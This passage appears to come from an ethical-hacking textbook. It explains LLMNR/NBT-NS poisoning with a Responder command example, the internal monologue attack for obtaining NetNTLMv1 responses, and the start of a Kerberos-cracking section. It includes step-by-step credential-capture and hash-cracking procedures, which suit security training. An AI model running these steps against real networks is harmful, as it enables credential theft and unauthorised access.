
  LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSs used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSs.

  When the DNS server fails to resolve name queries, the host performs an unauthenticated UDP broadcast asking all the hosts if anyone has a name that it is looking for. As the host trying to connect is following an unauthenticated and broadcast process, it becomes easy for an attacker to passively listen to a network for LLMNR (UDP port 5355) and NBT-NS (UDP port 137) broadcasts and respond to the request pretending to be a target host. After accepting a connection with a host, the attacker can utilize tools such as Responder.py or Metasploit to forward the request to a rogue server (for instance, TCP: 137) to perform an authentication process.

During the authentication process, the attacker sends an NTLMv2 hash to the rogue server, which was obtained from the host trying to authenticate itself. This hash is stored in a disk and can be cracked using offline hash-cracking tools such as hashcat or John the Ripper. Once cracked, these credentials can be used to log in and gain access to the legitimate host system.

Steps involved in LLMNR/NBT-NS poisoning:

1. The user sends a request to connect to the data-sharing system, \\DataServer, which she mistakenly typed as \\DtaServr.
2. The \\DataServer responds to the user, saying that it does not know the host named \\DtaServr.
3. The user then performs a LLMNR/NBT-NS broadcast to find out if anyone in the network knows the host name\\DtaServr.
4. The attacker replies to the user saying that it is \\DataServer, accepts the user NTLMv2 hash, and responds to the user with an error.



User performs LLMNR/NBT-NS broadcast to find out if anyone knows \\DtaServr
Host 1


Figure 6.12: LLMNR/NBT-NS poisoning attack

LLMNR/NBT-NS Poisoning Tools

- **Responder**

  Source: *https://github.com*

  Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB. As shown in the screenshots, attackers use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, NTLM username, and password hash.



```
ubuntu@ubuntu-Virtual-Machine:~$ cd Responder
ubuntu@ubuntu-Virtual-Machine:~/Responder$ chmod +x ./Responder.py
ubuntu@ubuntu-Virtual-Machine:~/Responder$ sudo ./Responder.py -I eth0
[sudo] password for ubuntu:
```


- **Internal Monologue Attack**

  The internal monologue attack is similar to the attack performed using Mimikatz, except that the memory area of the Local Security Authority Subsystem Service (LSASS) process is not dumped, thereby avoiding Windows Credential Guard and antivirus. Mimikatz is a post-exploitation tool, through which attackers can extract plaintext passwords, Kerberos tickets, and NTLM hashes from LSASS process memory. Attackers use Mimikatz to retrieve user credentials from LSASS process memory, and the acquired information helps them in performing lateral movement in the post-exploitation phase.

An internal monologue attack is usually performed in a secure environment where Mimikatz cannot be executed. In this attack, using the Security Support Provider Interface (SSPI) from a user-mode application, a local procedure call to the NTLM authentication package is invoked to calculate the NetNTLM response in the context of the logged-on user.

Steps to perform an internal monologue attack:

1. The attacker disables the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic.
2. The attacker extracts all the non-network logon tokens from all the active processes to masquerade as legitimate users.
3. Now, the attacker interacts with NTLM SSP locally, for each masqueraded user to obtain a NetNTLMv1 response to the chosen challenge in the security context of that user.
4. Now, the attacker restores LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic to their actual values.
5. The attacker uses rainbow tables to crack the NTLM hash of the captured responses.
6. Finally, the attacker uses the cracked hashes to gain system-level access.



Disable the security controls of NetNTLMv1
1
5
Crack the NTLM hash using rainbow tables
Extract all the non-network logon tokens from all the active processes
2
Interact with NTLM SSP locally to obtain NetNTLMv1 response
3
Restore the security controls of NetNTLMv1
4
Attacker
Server
6
Use the cracked hashes to gain system-level access

- **Cracking Kerberos Password**

  Kerberos is the most commonly used authentication protocol for network entities. Due to its widespread acceptance, it is susceptible to various attacks. Attackers have developed various ways to hack into Kerberos and exploit its vulnerabilities to crack weak passwords, inject malicious codes, and obtain information about the network infrastructure and various network entities. Attackers target Kerberos authentication protocol in two common ways: namely, cracking the TGS, known as Kerberoasting, and cracking the TGT, known as AS-REP Roasting.

